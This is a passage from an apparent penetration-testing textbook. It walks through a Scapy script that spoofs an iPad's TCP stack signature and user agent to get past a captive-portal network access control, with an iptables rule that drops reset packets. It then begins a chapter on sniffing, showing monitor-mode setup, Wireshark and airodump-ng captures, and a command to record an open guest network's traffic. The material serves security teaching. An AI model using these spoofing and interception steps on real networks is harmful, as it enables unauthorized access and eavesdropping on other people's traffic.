
```
  GNU nano 2.9.1                    captiveportaliPad.py                    Modified

#!/usr/bin/python
from scapy.all import *
CPIPADDRESS="192.168.108.215"
SOURCEP=random.randint(1024,65535)
ip=IP(dst=CPIPADDRESS, flags="DF", ttl=64)
tcpopt=[("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None), ("NOP",None), ("Timest$
SYN=TCP(sport=SOURCEP, dport=80, flags="S", seq=1000, window=0xffff, options=tcpopt)
SYNACK=sr1(ip/SYN)
ACK=TCP(sport=SOURCEP, dport=80, flags="A", seq=SYNACK.ack+1, ack=SYNACK.seq+1, window$
send(ip/ACK)
request="GET / HTTP/1.1\r\nHost: " + CPIPADDRESS + "\rMozilla/5.0 (iPad; CPU OS 9_3_2 $
PUSH=TCP(sport=SOURCEP, dport=80, flags="PA", seq=1001, ack=0, window=0xffff)
send(ip/PUSH/request)
RST=TCP(sport=SOURCEP, dport=80, flags="R", seq=1001, ack=0, window=0xffff)
send(ip/RST)

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line
```

The `iptables` outbound rule is set, and the script is ready to execute. Let it fly:



```
root@yokwe:~# iptables -F && iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flag
s RST RST -s 192.168.108.225 -d 192.168.108.215 -j DROP
root@yokwe:~# ./captiveportaliPad.py
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@yokwe:~#
```

That's it; not very climactic on this end. But, let's take a look at the receiving end.



```
.-[ 192.168.108.225/56266 -> 192.168.108.215/80 (syn) ]-
|
| client   = 192.168.108.225/56266
| os       = iOS iPhone or iPad
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:65535,2:mss,nop,ws,nop,nop,ts,sok,eol+1:df,id+:0
|
`----

.-[ 192.168.108.225/56266 -> 192.168.108.215/80 (mtu) ]-
|
| client   = 192.168.108.225/56266
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 192.168.108.225/56266 -> 192.168.108.215/80 (syn+ack) ]-
|
| server   = 192.168.108.215/80
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|
`----
```

Voila! The OS fingerprinter is convinced that the packets were sent by an iOS device. When we scroll down, we can see the actual HTTP request with the user agent data. At this point, the NAC allows access and we can go back to doing our usual business. Don't forget to open up `iptables`:

```
# iptables -F
```

So what happened here, exactly? Let's break it down:

```
CPIPADDRESS="192.168.108.215"
SOURCEP=random.randint(1024,65535)
```

We're declaring a variable for the captive portal IP address and the source port. The source port is a random integer between `1024` and `65535` so that an ephemeral port is used:

```
ip=IP(dst=CPIPADDRESS, flags="DF", ttl=64)
tcpopt=[("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
("NOP",None), ("Timestamp",(123,0)), ("SAckOK",""), ("EOL",None)]
SYN=TCP(sport=SOURCEP, dport=80, flags="S", seq=1000, window=0xffff,
options=tcpopt)
SYNACK=sr1(ip/SYN)
```

Now we're defining the layers of the packets we will send. `ip` is the IP layer of our packet with our captive portal as the destination, a don't-fragment flag set, and a TTL of `64`. Now, when Scapy is ready to send this particular packet, we'll simply reference `ip`.

We define `tcpopt` with the TCP options we'll be using. This is the meat and potatoes of the OS signature, so this is based on our signature research.

Next we declare `SYN`, which is the TCP layer of our packet, defining our randomly chosen ephemeral port, the destination port `80`, the `SYN` flag set, a sequence number, and a window size (also part of the signature). We set the TCP options with our just-defined `tcpopt`.

Then, we send the SYN request with `sr1`. However, `sr1` means *send a packet, and record 1 reply*. The reply is then stored as `SYNACK`:

```
ACK=TCP(sport=SOURCEP, dport=80, flags="A", seq=SYNACK.ack+1,
ack=SYNACK.seq+1, window=0xffff)
send(ip/ACK)
```

We sent a SYN packet with `sr1`, which told Scapy to record the reply – in other words, record the SYN-ACK that comes back from the server. That packet is now stored as `SYNACK`. So, now we're constructing the third part of the handshake, our ACK. We use the same port information and switch the flag accordingly, and we take the sequence number from the SYN-ACK and increment it by one. Since we're just acknowledging the SYN-ACK and thus completing the handshake, we only send this packet without needing a reply, so we use the `send` command instead of `sr1`:

```
request="GET / HTTP/1.1\r\nHost: " + CPIPADDRESS + "\rMozilla/5.0 (iPad;
CPU OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko)
Version/9.0 Mobile/13F69 Safari/601.1 \r\n\r\n"
PUSH=TCP(sport=SOURCEP, dport=80, flags="PA", seq=1001, ack=0,
window=0xffff)
send(ip/PUSH/request)
```

Now that the TCP session is established, we craft our `GET` request for the HTTP server. We're constructing the payload and storing it as `request`. Note the use of Python syntax to concatenate the target IP address and create returns and new lines. We construct the TCP layer with the PSH + ACK flag and an incremented sequence number. Finally, another `send` command to send the packet using the same IP layer, the newly defined TCP layer called `PUSH`, and the HTTP payload as `request`:

```
RST=TCP(sport=SOURCEP, dport=80, flags="R", seq=1001, ack=0, window=0xffff)
send(ip/RST)
```

Finally, we tidy up, having completed our duty. We build a RST packet to tear down the TCP connection we just established, and send it with the `send` command.

I hope I have whetted your appetite for Scapy and Python, because we will be taking these incredibly powerful tools to the next level later in this book.

Summary

In this chapter, we reviewed network access control systems and some of their techniques. We learned how to construct a wireless access point with Kali for a physical drop while masquerading as an authorized IP Phone. We learned how to attack switched networks with layer-2 poisoning to intercept authentication data for authorized users while trapped in a restricted LAN. Other validation checks were discussed and methods for bypassing them were demonstrated.

We learned how operating system fingerprinting works and developed ways to research signatures for recon and to construct spoofing attacks for a target system, using the iOS running on an iPad as an example. We reviewed a more advanced operating system fingerprinting method, fingerprinting the stack, and introduced the packet manipulation utility Scapy to demonstrate a stack masquerade by writing up a Python script.

Questions

1. What does `apd` in `hostapd` stand for?
2. How can you quickly tell if your wireless card doesn't support access point mode?
3. What does the `hostapd` configuration parameter `ignore_broadcast_ssid` do?
4. `255.255.255.255` is the broadcast address of the ____________.
5. You're running an ARP poisoning attack. You know the target and gateway IP addresses, so you immediately fire up `arpspoof`. Suddenly, communication between the target and the gateway is broken. What happened?
6. What do the first three octets and the last three octets of the MAC address represent, respectively?
7. The MSS and the MTU are the same size. (True | False)
8. What does the `-j` flag do in `iptables`?
9. You have defined the IP and TCP layers of a specially crafted packet as `IP` and `TCP` respectively. You want Scapy to send the packet and save the reply as `REPLY`. What's the command?

Further reading

Scapy documentation: `https://scapy.readthedocs.io/en/latest/`.

2
Sniffing and Spoofing

During the 1970s, the United States conducted a daring **Signals Intelligence** (**SIGINT**) operation against the Soviet Union called Operation Ivy Bells in the Sea of Okhotsk. Whereas any other message with a reasonable expectation of intercept would have been encrypted, some key communications under the Sea of Okhotsk took place in plaintext. Using a device that captured signals moving through the cable via electromagnetic induction, United States intelligence was able to retrieve sensitive military communication from hundreds of feet below the surface of the sea. It was a powerful demonstration of *sniffing*—the capture and analysis of data moving through a communications channel.

Decades earlier, the Allies were preparing to liberate Nazi-occupied Western Europe in the 1944 Battle of Normandy. A critical component of success was catching the Germans unprepared, but they knew an invasion was imminent; so, a massive deception campaign called Operation Fortitude was employed. Part of this deception operation was convincing the Germans that an invasion would take place in Norway (Fortitude North) by generating fake radio traffic in Operation Skye. The generated traffic was a perfect simulation of the radio signature of army units coordinating their movements and plans for attack. The strategy was deployed, and its ingenious attention to detail is a powerful demonstration of *spoofing* – false traffic intended to mislead the receiver.

Our discussion in this chapter will be in the context of modern computer networks and your consideration of these concepts as a pen tester, but these historical examples should help illuminate the theory behind the technical details. For now, let's demonstrate some hands-on examples of sniffing and spoofing for today's pen tester armed with Kali Linux.

In this chapter, we will cover the following topics:

- Wireshark statistical analysis and display filtering to find the individual bits we need on a network
- Ettercap fundamentals to build a stealthy eavesdropping access point

- Ettercap packet filters to analyze, drop, and manipulate traffic in transit through our access point
- BetterCAP fundamentals to conduct an **Internet Control Message Protocol** (**ICMP**) redirect spoofing attack

Technical requirements

To get started, you need to have the following requirements:

- A laptop running Kali Linux
- A wireless card that supports running as an access point

Advanced Wireshark – going beyond simple captures

I assume you've had some experience with Wireshark (formerly known as Ethereal) by now. Even if you're new to pen testing, it's hard to avoid Wireshark in lab environments. If you aren't familiar with this fantastic packet analyzer, you'll no doubt be familiar with packet analyzers in general. In fact, a sniffer is a great challenge for anyone learning how to code.

So, I won't be covering the basics of Wireshark. We are all familiar with packet analyzers as a concept; we know about Wireshark's color-coded protocol analysis and so on. We're going to take Wireshark beyond theory and ordinary capture, and apply it to some practical examples.

Passive wireless analysis

So far, we've been studying layer-2 and above. The magical world of layer-1 – the physical layer – is a subject for another (very thick) book, but in today's world, we can't talk about the physical means of accessing networks without playing around with wireless.

There are two core strategies in sniffing attacks: *passive* and *active.* A passive sniffing attack is also commonly referred to as *stealthy* as it isn't detectable by the target. We're going to take a look at passive wireless reconnaissance – which is just a really fancy way of saying *listening to the radio*. When you tune into your favorite station on your car's FM radio, the radio station has no way of knowing that you have started listening. Passive wireless reconnaissance is the same concept, except we're going to record the radio show so we can analyze it in detail later.

To pull this off, we need the right hardware. A wireless card has to be willing to record everything it can see and pass it along to the operating system. This is known as **monitor mode** and not all wireless cards support it. My card of choice is an Alfa AWUS036NEH, but a little research online will help you find an ideal device.

We'll use `iwconfig` to enable monitor mode and to confirm the status after bringing the device up:


```
# ifconfig wlan0 down
# iwconfig wlan0 mode monitor
# ifconfig wlan0 up
# iwconfig wlan0
```

Note the use of both configuration utilities: `ifconfig` and `iwconfig`. Don't mix up their names!

When we run the last command, we can confirm monitor mode is enabled. If you check the RX packet count, you'll see it's already rapidly climbing (depending on how busy your RF surroundings are) – it's receiving packets even though you are not associated with an access point. This is what makes this type of analysis stealthy – there is no detection of a device that is merely listening.

It's important to note that true stealth requires that your device is not sending any data. Sometimes, we intend to simply listen and we thus assume we're being stealthy, but if the card is announcing its presence in some way, it isn't really passive. When you're good at analyzing your environment, use your skill to check your stealth!

Now, we'll fire up Wireshark and select the interface specified previously – in this example, `wlan0`.



Applications
Places
Wireshark
Wed 23:48
Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.    Time           Source              Destination          Protocol  Length Info
   864 22.938199781   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2331, FN=0, Flags=........, BI=100, SSID=F
   865 22.957901152   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=207, FN=0, Flags=........, BI=100, SSID=AT
   866 23.014144607   0a:90:43:62:3a:f5   Broadcast            802.11       205 Beacon frame, SN=2675, FN=0, Flags=........, BI=400, SSID=E
   867 23.040332172   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2332, FN=0, Flags=........, BI=100, SSID=F
   868 23.116420776   da:90:43:62:3a:f5   Broadcast            802.11       213 Beacon frame, SN=2708, FN=0, Flags=........, BI=400, SSID=F
   869 23.143011644   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2333, FN=0, Flags=........, BI=100, SSID=F
   870 23.162862473   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=209, FN=0, Flags=........, BI=100, SSID=AT
   871 23.171150387   Cybertan_aa:a5:db   IPv4mcast_7f:ff:fa   802.11       990 Data, SN=210, FN=0, Flags=.p....F.
   872 23.245115473   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2334, FN=0, Flags=........, BI=100, SSID=F
   873 23.265590531   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=211, FN=0, Flags=........, BI=100, SSID=AT
   874 23.320917352   fa:90:43:62:3a:f5   Broadcast            802.11       205 Beacon frame, SN=994, FN=0, Flags=........, BI=400, SSID=Br
   875 23.347493141   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2335, FN=0, Flags=........, BI=100, SSID=F
   876 23.367884322   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=212, FN=0, Flags=........, BI=100, SSID=AT
   877 23.423404783   0a:90:43:62:3a:f5   Broadcast            802.11       205 Beacon frame, SN=2676, FN=0, Flags=........, BI=400, SSID=E
   878 23.450234275   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2336, FN=0, Flags=........, BI=100, SSID=F
   879 23.469884804   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=213, FN=0, Flags=........, BI=100, SSID=AT
   880 23.526002685   da:90:43:62:3a:f5   Broadcast            802.11       213 Beacon frame, SN=2709, FN=0, Flags=........, BI=400, SSID=F
   881 23.572644216   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=214, FN=0, Flags=........, BI=100, SSID=AT
   882 23.654816744   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2338, FN=0, Flags=........, BI=100, SSID=F
   883 23.729990499   fa:90:43:62:3a:f5   Broadcast            802.11       205 Beacon frame, SN=995, FN=0, Flags=........, BI=400, SSID=Br
   884 23.757418884   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2339, FN=0, Flags=........, BI=100, SSID=F
   885 23.777373265   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=216, FN=0, Flags=........, BI=100, SSID=AT
   886 23.832579445   0a:90:43:62:3a:f5   Broadcast            802.11       205 Beacon frame, SN=2677, FN=0, Flags=........, BI=400, SSID=E
   887 23.859652208   Apple_b5:1d:11      Broadcast            802.11       248 Beacon frame, SN=2340, FN=0, Flags=........, BI=100, SSID=F
   888 23.879712483   ArrisGro_0e:b6:50   Broadcast            802.11       255 Beacon frame, SN=217, FN=0, Flags=........, BI=100, SSID=AT
   889 23.935001026   da:90:43:62:3a:f5   Broadcast            802.11       213 Beacon frame, SN=2710, FN=0, Flags=........, BI=400, SSID=F

      Channel: 1
      Frequency: 2412MHz
      Signal strength (dBm): -79dBm
    ▾ [Duration: 2032μs]
         [Preamble: 192μs]

0010  00 00 80 00 00 00 ff ff  ff ff ff ff 28 cf da b5   ........ ....(...
0020  1d 11 28 cf da b5 1d 11  b0 83 85 11 c1 c8 3d 00   ..(..... ......=.
0030  00 00 64 00 31 14 00 07  46 65 72 72 61 72 69 01   ..d.1... Ferrari.
0040  08 82 84 8b 96 0c 12 18  24 03 01 01 05 04 01 03   ........ $.......
0050  00 00 07 06 55 53 20 01  0b 1e 2a 01 00 32 04 30   ....US . ..*..2.0
0060  48 60 6c 30 14 01 00 00  0f ac 04 01 00 00 0f ac   H`l0.... ........

IEEE 802.11 wireless LAN (wlan), 24 bytes      Packets: 889 · Displayed: 889 (100.0%)      Profile: Default
```

Whoa, okay – hold on a second. The screen just lit up at a pace of 37 packets per second, and this is a relatively quiet environment. (Fire this up in an apartment building and enjoy the fun.) Don't get me wrong, I'm a data hound, this number of packets excites me – but we need to find out what's actually happening in this environment so we can tune in on the good stuff. We'll revisit the high-altitude view of a wireless environment with Wireshark in the next section.

Targeting WLANs with the Aircrack-ng suite

No discussion on wireless attacks is adequate without the Aircrack-ng suite. Though the name implies it's just a password cracker, it's actually a fully featured wireless attack suite. In our example, we're going to take a look at the wireless sniffer with the `airodump-ng wlan0` command.



```
CH  1 ][ Elapsed: 1 min ][ 2018-04-11 23:58

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:38:E0:E1:C2:31  -22       20        8    0   3  54e  WPA2 CCMP   PSK  YokNet - VPN
40:16:7E:59:A7:A0  -45       15        0    0  11  54e  WPA2 CCMP   PSK  <length: 23>
40:16:7E:59:A7:A1  -45       15        6    0  11  54e  OPN              YokNet - Visitors
08:62:66:3B:6F:C8  -50       15        1    0   3  54e. WPA2 CCMP   PSK  YokNet
1C:87:2C:48:E8:20  -53       14        0    0   3  54e  WPA2 CCMP   PSK  YokNet
70:8B:CD:C3:8A:79  -58       15        5    0  11  54e  OPN              YokNet - Visitors
08:86:3B:33:4B:6E  -75       13        2    0   6  54e  WPA2 CCMP   PSK  belkin.b6e
0A:90:43:62:3A:F5  -78        2        0    0   1  54e. WPA2 CCMP   PSK  <length:  0>
BA:B9:8A:61:DD:2A  -76        6        0    0   8  54e. WPA2 CCMP   PSK  <length:  0>
B6:B9:8A:61:DD:2A  -78       12        0    0   8  54e. WPA2 CCMP   PSK  ORBI58
12:02:8E:9D:2C:64  -79       12        1    0   3  54e. WPA2 CCMP   PSK  <length:  0>
96:3B:AD:34:57:87  -79        4        0    0   3  54e. WPA2 CCMP   PSK  <length:  0>
0E:02:8E:9D:2C:64  -80       10        0    0   3  54e. WPA2 CCMP   PSK  BcsHouse
DC:EF:09:03:4C:48  -80        2        0    0  11  54e  WPA2 CCMP   PSK  NETGEAR82
2C:99:24:29:18:91  -80       13        0    0  11  54e. WPA2 CCMP   PSK  ARRIS-1893
9A:3B:AD:34:57:87  -81        4        0    0   3  54e. WPA2 CCMP   PSK  NETGEAR-Guest
B6:B9:8A:5F:7E:60  -81        6        1    0   8  54e. WPA2 CCMP   PSK  ORBI58
BA:B9:8A:5F:7E:60  -81       12        6    0   8  54e. WPA2 CCMP   PSK  <length:  0>
92:3B:AD:34:57:87  -81        7        0    0   3  54e. WPA2 CCMP   PSK  ORBI16
9C:3D:CF:85:FA:20  -82        5        0    0   6  54e  WPA2 CCMP   PSK  NETGEAR72
DE:EF:09:13:4C:48  -82        5        0    0  11  54e  WPA2 CCMP   PSK  NETGEAR_Guest
6C:B0:CE:0B:7B:DC  -82        3        0    0  11  54e. WPA2 CCMP   PSK  NETGEAR14
28:CF:DA:B5:1D:11  -83        5        0    0   1  54e. WPA2 CCMP   PSK  Ferrari
0C:54:A5:CC:DC:20  -86        2        0    0   6  54e. WPA2 CCMP   PSK  Sparty8-2.4
6A:54:FD:AB:2F:64  -79        3        0    0   6  54e  WPA2 CCMP   PSK  <length: 21>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

60:38:E0:E1:C2:31  50:DC:E7:0C:DE:B9  -30    0e-11e    0       16
60:38:E0:E1:C2:31  F8:59:71:4D:78:85  -50    0 - 1     0        1
08:62:66:3B:6F:C8  48:02:2A:0A:EF:4C  -36    0 - 1e    0        2
```


This is the exact same task, but this tool is able to organize the wireless environment and the identities of all participating devices. An especially useful column is `Data`, which tells us how many observed packets contain network data. This is handy because as we saw when watching the raw environment, there are a lot of packets that are for wireless management. It's easy enough to sort packets in Wireshark, but now we're getting a tidy list of networks, the MAC addresses of the clients and access points (BSSIDs), and an idea of how busy they are.

The `ENC` column tells us what encryption method – if any – is in use for the listed network. `OPN` means there is no encryption. This is unusual these days, but in this example the open network is a guest network. It's been left open on purpose to allow easy access, but clients will be dropped into a captive portal environment after associating. You'll recall from the first chapter that we worked to intercept authentication to the captive portal from the network layer by attacking the data-link layer. But in this case, we're sitting in radio range and the packets aren't encrypted. We should be able to intercept anything that isn't protected with some tunneling method (for instance, HTTPS) by merely listening – no injection required, and with zero detectable footprint. So how do we leverage the information here to sift through the wilderness captured in monitor mode? Let's target the guest network by filtering on the access point's MAC address (the BSSID): `40:16:7E:59:A7:A1`.

As you know, the 2.4 GHz band for 802.11 communication is split into channels. Airodump-ng will hop these channels by default – jump from one channel to the next, rapidly, listening for data on whatever channel it's on at the moment. As you can imagine, if a juicy packet is being transmitted on channel 1 while Airodump-ng is listening on channel 4, you'll miss it. So when you know your target, you need to tell Airodump-ng to focus. In our example, the open network is on `channel 11`. We use `--channel` to specify our listening frequency, and we use `--bssid` to filter out our target access point by MAC address. We'll use `--output-format` to specify a `.pcap` file (any packet analyzer can work with this output format):

```
# airodump-ng -w test_capture --output-format pcap --bssid
40:16:7e:59:a7:a1 --channel 11 wlan0
```

While we watch the metadata on our screen, our test file is being written. We can let this run as long as we like; then, we hit *Ctrl* + *C* and import to Wireshark:




Time	Source	Destination	Protocol	Length	Info
